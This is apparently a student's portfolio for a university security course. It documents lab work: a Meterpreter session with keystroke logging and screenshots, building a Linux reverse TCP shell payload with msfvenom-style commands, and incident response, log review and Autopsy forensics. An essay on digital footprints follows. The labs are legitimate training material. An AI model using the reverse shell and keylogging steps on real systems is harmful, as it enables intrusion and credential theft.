[*] Sending stage (200774 bytes) to 203.0.113.1
[*] Meterpreter session 1 opened (203.0.113.2:4444 => 203.0.113.1:40005) at 2024-06-03 09:05:14 -0400

meterpreter > migrate -M explorer.exe
[*] Migrating from 2596 to 2032 ...
[*] Migration completed successfully.
meterpreter > getuid
Server username: WIN-E3AIDHFCNG\Administrator
meterpreter > screenshot
Screenshot saved to: /home/sysadmin/OJBGrQnL.jpeg
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
;klk ; kl;kl;kl ;klklk;ljkjhjk_gkjhjknjgb k l<^W><Shift><Shift>IabcShift>Download

```

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> netstat -o

Active Connections


Proto Local Address           Foreign Address          State           PID
TCP    127.0.0.1:49703          WIN-E3A1D1HECNG:49704  ESTABLISHED    4520
TCP    127.0.0.1:49704          WIN-E3A1D1HECNG:49703  ESTABLISHED    4520
TCP    127.0.0.1:49705          WIN-E3A1D1HECNG:49706  ESTABLISHED    2624
TCP    127.0.0.1:49706          WIN-E3A1D1HECNG:49705  ESTABLISHED    2624
TCP    192.168.0.50:49738      203.0.113.2:4444       ESTABLISHED    2596
PS C:\Users\Administrator>
```

```
Active Connections

Proto Local Address           Foreign Address         State       PID
TCP   127.0.0.1:49703          WIN-E3AIDIHECNG:49704 ESTABLISHED 4520
TCP   127.0.0.1:49704          WIN-E3AIDIHECNG:49703 ESTABLISHED 4520
TCP   127.0.0.1:49705          WIN-E3AIDIHECNG:49706 ESTABLISHED 2624
TCP   127.0.0.1:49706          WIN-E3AIDIHECNG:49705 ESTABLISHED 2624
TCP   192.168.0.50:49738      203.0.113.2:4444      ESTABLISHED 2596

PS C:\Users\Administrator> kill 2596
kill : Cannot find a process with the process identifier 2596.
At line:1 char:1
+ kill 2596
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (2596:Int32) [Stop-Process], ProcessCommandException
+ FullyQualifiedErrorId : NoProcessFoundForGivenId,Microsoft.PowerShell.Commands.StopProcessCommand
```



We use a tool called “TCPView” part of the “Sysinternals Suite” and we close the <non-existent> connection by taking note of the PID (process identifier)



Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port
<non-existent>	2596	TCP	win-e3aidihecng	49738		20
firefox.exe	4520	TCP	WIN-E3AIDIHECNG	49703	localhost	
firefox.exe	4520	TCP	WIN-E3AIDIHECNG	49704	localhost	
firefox.exe	2624	TCP	WIN-E3AIDIHECNG	49705	localhost	
firefox.exe	2624	TCP	WIN-E3AIDIHECNG	49706	localhost	
lsass.exe	636	TCP	WIN-E3AIDIHECNG	49669	localhost	
services.exe	620	TCPV6	win-e3aidihecng	49668	localhost	
services.exe	620	TCPV6	win-e3aidihecng	49668	localhost	
spoolsv.exe	2220	TCP	WIN-E3AIDIHECNG	49667	localhost	
spoolsv.exe	2220	TCPV6	win-e3aidihecng	49667	localhost	
svchost.exe	868	TCP	WIN-E3AIDIHECNG	epmap	localhost	
svchost.exe	1152	TCP	WIN-E3AIDIHECNG	49665	localhost	
svchost.exe	1416	TCP	WIN-E3AIDIHECNG	49666	localhost	
svchost.exe	2388	UDP	WIN-E3AIDIHECNG	nlp	localhost	
svchost.exe	1708	UDP	WIN-E3AIDIHECNG	5353	localhost	
svchost.exe	1708	UDP	WIN-E3AIDIHECNG	lmmr	localhost	
svchost.exe	2760	UDP	WIN-E3AIDIHECNG	55205	localhost	
svchost.exe	868	TCPV6	win-e3aidihecng	epmap	localhost	
svchost.exe	1152	TCPV6	win-e3aidihecng	49665	localhost	
svchost.exe	1416	TCPV6	win-e3aidihecng	49666	localhost	
svchost.exe	2388	UDPV6	win-e3aidihecng	123	localhost	
svchost.exe	1708	UDPV6	win-e3aidihecng	5353	localhost	
svchost.exe	1708	UDPV6	win-e3aidihecng	5355	localhost	
svchost.exe	1708	UDPV6	WIN-E3AIDIHECNG	54114	localhost	

Endpoints: 37 Established: 5 Listening: 21 Time Wait: 0 Close Wait: 0

We close the connection on our Windows PC via TCP view and return to kali machine to see the meterpreter session has ended. Stopping the malware control from continuing.



Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port
explorer.exe	2032	TCP	win-e3aidihecng	49785	203.0.113.2	
firefox.exe	4520	TCP	WIN-E3AIDIHECNG	49703	localhost	
firefox.exe	4520	TCP	WIN-E3AIDIHECNG	49704	localhost	
firefox.exe	2624	TCP	WIN-E3AIDIHECNG	49705	localhost	

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
[*] 192.168.0.50 - Meterpreter session 1 closed. Reason: Died
```

Lab History: Lab 12: Extracting Data from a Compromised Machine

Summary	PCs
Community	default
Class	CS6501 Information Security 2 2024
Reservation ID	19038
Pod ID	2283
Pod Name	NDG CySA+ 03
Exercise	Lab 12: Extracting Data from a Compromised Machine
Attendees	Andrew Gaff
Date/Time	2024-06-04 00:35
Duration (Hrs.)	0.88
Grade	100.00

Lab 23: Incident Response Procedures from the NDG Security+ v4 series

We build malicious linux executable to attack a remote system. We simply create a malicious file directory, and run the command msfconsole . We search for the payload on 64-bit operating system.

```
msf5 > search linux/x64/shell_reverse_tcp

Matching Modules

#  Name                                     Disclosure Date  Rank   Check  Description
-  -                                     -              -   -   -
0  payload/linux/x64/shell_reverse_tcp      normal         No     Linux Command Shell,
Reverse TCP Inline

Interact with a module by name or index. For example info 0, use 0 or use payload/linux/x64/shell_reverse_tcp
```

We use 0 for payload and configure LHOST as the local listen address(report back), create malicious executable and writing this code to the malicious directory. As per previous lab, we set up a listener.

```
Interact with a module by name or index. For example info 0, use 0 or use payload/linux/x64/shell_reverse_tcp
msf5 > use 0
msf5 payload(linux/x64/shell_reverse_tcp) > show options

Module options (payload/linux/x64/shell_reverse_tcp):

  Name    Current Setting  Required  Description
  --    -
  LHOST   4444             yes       The listen address (an interface may be specified)
  LPORT   4444             yes       The listen port

msf5 payload(linux/x64/shell_reverse_tcp) > LHOST 203.0.113.2
[*] Unknown command: LHOST
msf5 payload(linux/x64/shell_reverse_tcp) > set LHOST 203.0.113.2
LHOST => 203.0.113.2
msf5 payload(linux/x64/shell_reverse_tcp) > generate -f elf -o linux
[*] Writing 194 bytes to linux ...
msf5 payload(linux/x64/shell_reverse_tcp) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload linux/x64/shell_reverse_tcp
payload => linux/x64/shell_reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name    Current Setting  Required  Description
  --    -
  LHOST   203.0.113.2      yes       The listen address (an interface may be specified)
  LPORT   4444             yes       The listen port

Payload options (linux/x64/shell_reverse_tcp):

  Name    Current Setting  Required  Description
  --    -
  LHOST   203.0.113.2      yes       The listen address (an interface may be specified)
  LPORT   4444             yes       The listen port
```

We've put the malicious linux executable file on the below IP address, and open in terminal. We download and save this file before opening it in linux and running some commands to add and execute rights “chmod 755 linux” and “./linux”.



Checking the kali machine (listening host/attacker) it will show us in “msf6” the >exploit a session has opened. As we have done before in our previous lab. We have access to the machine entering commands remotely etc.

Collecting Volatile Data, here we save data from RAM before a system shutdown. We simply echo and redirect volatile data into a report.txt file

```
sysadmin@ubuntu:~/Downloads$ sudo su
[sudo] password for sysadmin:
root@ubuntu:~/Downloads# echo sysadmin investigator > report.txt
root@ubuntu:~/Downloads# cat report.txt
sysadmin investigator
root@ubuntu:~/Downloads# date >> report.txt
root@ubuntu:~/Downloads# uname -a >> report.txt
root@ubuntu:~/Downloads# hostname >> report.txt
root@ubuntu:~/Downloads# ifconfig -a >> report.txt
root@ubuntu:~/Downloads# netstat -ano >> report.txt
Command 'netstat' not found, did you mean:
  command 'netstat' from deb net-tools (1.60+git20180626.aebd88e-1ubuntu1)
Try: apt install <deb name>
root@ubuntu:~/Downloads# netstat -ano >> report.txt
root@ubuntu:~/Downloads# ps -aux >> report.txt
root@ubuntu:~/Downloads# route -n >> report.txt
root@ubuntu:~/Downloads# date >> report.txt
root@ubuntu:~/Downloads#
```

We check log files, and see their importance. “cat /var/log/auth.log | less” seeing the contents of the file, and seeing the failed login attempts “last -f /var/log/btmp | more” and also the contents of wtmp log file “last -f /var/log/wtmp | more”

```
root@ubuntu:~/Downloads# netstat -ano >> report.txt
root@ubuntu:~/Downloads# ps -aux >> report.txt
root@ubuntu:~/Downloads# route -n >> report.txt
root@ubuntu:~/Downloads# date >> report.txt
root@ubuntu:~/Downloads# cat report.txt | less
root@ubuntu:~/Downloads# cat /var/log/auth.log | less
root@ubuntu:~/Downloads# last -f /var/log/btmp | more


btmp begins Mon Jun  3 13:31:03 2024
root@ubuntu:~/Downloads# last -f /var/log/wtmp | more
sysadmin :0          :0      Mon Jun  3 13:49  still logged in
reboot   system boot  5.4.0-80-generic Mon Jun  3 13:30  still running
sysadmin :0          :0      Tue May  3 19:50  - down (00:01)
reboot   system boot  5.4.0-80-generic Tue May  3 19:38  - 19:52 (00:13)
sysadmin :0          :0      Wed Mar  9 03:01  - down (00:58)
reboot   system boot  5.4.0-80-generic Wed Mar  9 02:56  - 03:59 (01:02)
sysadmin :0          :0      Wed Jan  5 04:50  - down (00:02)
reboot   system boot  5.4.0-80-generic Wed Jan  5 04:37  - 04:52 (00:15)
sysadmin :0          :0      Wed Jan  5 04:08  - down (00:28)
sysadmin :0          :0      Tue Jan  4 22:48  - 04:08 (05:20)
reboot   system boot  5.4.0-80-generic Tue Jan  4 22:24  - 04:36 (06:12)
sysadmin :0          :0      Fri Dec 17 04:01  - down (00:02)
reboot   system boot  5.4.0-80-generic Fri Dec 17 04:00  - 04:04 (00:03)
```

Lab History: Lab 23: Incident Response Procedures

Summary	PCs
Community	default
Class	CS6501 Information Security 2 2024
Reservation ID	19039
Pod ID	2251
Pod Name	NDG Security+ v4 01
Exercise	Lab 23: Incident Response Procedures
Attendees	Andrew Gaff
Date/Time	2024-06-04 01:29
Duration (Hrs.)	0.67
Grade	100.00


Lab 25: Using Autopsy for Forensics and Lost Data Recovery from the NDG Security+ v4 series

We run the autopsy program, and create a new case 8032021001 and store this in a directory with optional information, noting “SD card inspection”, we add a data source which is going to be the new host name (disk image) and selecting SD card. The Autopsy program will now analyse the selected image file as per below result.




We check the image that has been loaded, and select sd card and explore all the different files you can find around the SD Card and its partition information, we can see what the SD was plugged into and learn about the different folders and what type of device or computer was used. “.Spotlight-V100 from MacOS, LOST.DIR from android, and system volume information from Windows OS.


In the home folder, alpine is the username. The “.ash_history” shows what commands had been executed. We learn motd file had been changed and we examine the content to find Welcome to PI Ad Blocker.



We tag files in images and tag and comment these as evidence.



Finally, a report is generated.



Lab History: Lab 25: Using Autopsy for Forensics and Lost Data Recovery

Summary	PCs
Community	default
Class	CS6501 Information Security 2 2024
Reservation ID	19040
Pod ID	2252
Pod Name	NDG Security+ v4 02
Exercise	Lab 25: Using Autopsy for Forensics and Lost Data Recovery
Attendees	Andrew Gaff
Date/Time	2024-06-04 02:23
Duration (Hrs.)	0.50
Grade	100.00

Part Two: Operation Security

Digital Footprint

Talofa lava, in this essay we delve into a sensitive area around social media platforms and how much information is stored about us.

In a world where smart phones are physically held more often than the typical wallet. The internet is holding more information about us than it probably should, at our excretion. We find purpose of what and who we are as users of the internet, being influenced or influencing how we move online with the information shared and connections made. These are motivating factors to examine five article materials, diving into the internet sea of information to figure out what digital footprint is and how data is collected. These are the key aspects we will discuss and then find what risks are involved with having a negative digital footprint.

The first article I read, “What is digital footprint?” from netsafe was in capital, bold and dominate letters. “Your digital footprint is the trail of electronic breadcrumbs you leave behind when you use the internet”. A good awareness statement for users to be weary of internet use and protection of your valued sensitive data. Things to think about were reputation on the internet and how this is reflected by what is being shared.

The second article was regarding Facebook and the privacy surrounding the social media giant and how this is being used. “Katie’s Facebook data included an audio clip recorded on her phone, but never shared with Facebook or Messenger”. This is concerning and brings light to how social networks can be accessing your private data, even without sharing it on the platform.

An argument around a section about “lurker or oversharer” regarding digital footprint is sectioned in the article. People in the media industry have evaluated their digital footprint via data dump. There are positive perspectives where a person appreciated the large scale of data capacity Facebook has archived the many photos/videos memories online.

I came across an article “What goes online, stays online: How a negative digital footprint can affect your life” (Bigza, 2022). This explored a lot more in depth of the negative risks involved with the digital footprint centered around reputation online this could be tarnished by the drunken post, image, conversation from years ago could possibly put opportunities at risk. The opportunities at stake could be scholarships, employment, financial security, friendships and

family relations. Even as small as a rude or political threatening tweet could have drastic impacts on a person's digital footprint leading to potentially destroying careers.

Argentina had a historic win over the All Blacks in 2020. The inspiring captain valiantly performed well with his team executing a top tier heart to beat the All Blacks for the first time ever. Only the next day an article circulated around a racist tweet by the captain dating back in 2011-2013 roughly 7 years before the win. This tweet resulted in the sacking of his captaincy. (Menezes, 2020). This shows how digital footprints could completely shatter a moment of glory due to a terrible tweet despite how long ago. These are the some of the high prices paid for being a public figure and brings awareness of how to move online.

Another social media platform we will investigate about how much information is being held about us is TikTok. TikTok has constantly circled the media with threats of USA forcing TikTok to be sold or banned. Requesting TikTok which is owned by a Chinese company ByteDance to sell the social media platform to a government approved buyer, (Maheshwari and Holpuch, 2024). These are partly to concerns over data was being secretly transmitting personal data. Many countries deem TikTok a dangerous product because of this and have banned the use of the application such as India etc.

Digital footprints in Facebook and TikTok, and the movement online regarding what you share post, and how this information is being obtained and processed is moving towards an era where online privacy has become a vague area that everything you do will be recorded and used in some way.

References

(Bigza, 2022).	Bizga, A. 2022, Mar 17. <i>Bitdefender Digital Privacy</i> <u>What goes online, stays online: How a negative digital footprint can affect your life (bitdefender.com)</u>
(Froehlich and Loshin, 2024).	Froehlich A., & Loshin P., 2024. <i>TechTarget Payload (Computing)</i> <u>What is a Payload? (techtarget.com)</u>
(Geeks for Geeks, 2024).	Geeks for Geeks, 2024 Mar 1. <i>What is System Hardening?</i> https://www.geeksforgeeks.org/what-is-system-hardening/
(Maheshwari and Holpuch, 2024).	Maheshwari, S. & Holpuch. A. 2024 May 8. <u>Why the U.S. Is Forcing TikTok to Be Sold or Banned - The New York Times (nytimes.com)</u>
(Malware bytes, 2024).	Malware bytes, 2024. Remote Access Trojan. <u>Remote Access Trojan (RAT) RAT Malware RAT Trojans Malwarebytes Labs</u>
(Menezes, 2020).	Menezes, J D. 2020 Dec 1. <u>Pablo Matera: Argentina remove and suspend captain over ‘discriminatory and xenophobic’ Twitter posts The Independent</u>
(Prasad, 2024).	Prasad, D. 2024, Jan 1. <i>GoLinuxCloud Tip and Tricks</i> <u>Step-By-Step Tutorial: Use rootkit malware scanner (rkhunter) to detect malware GoLinuxCloud</u>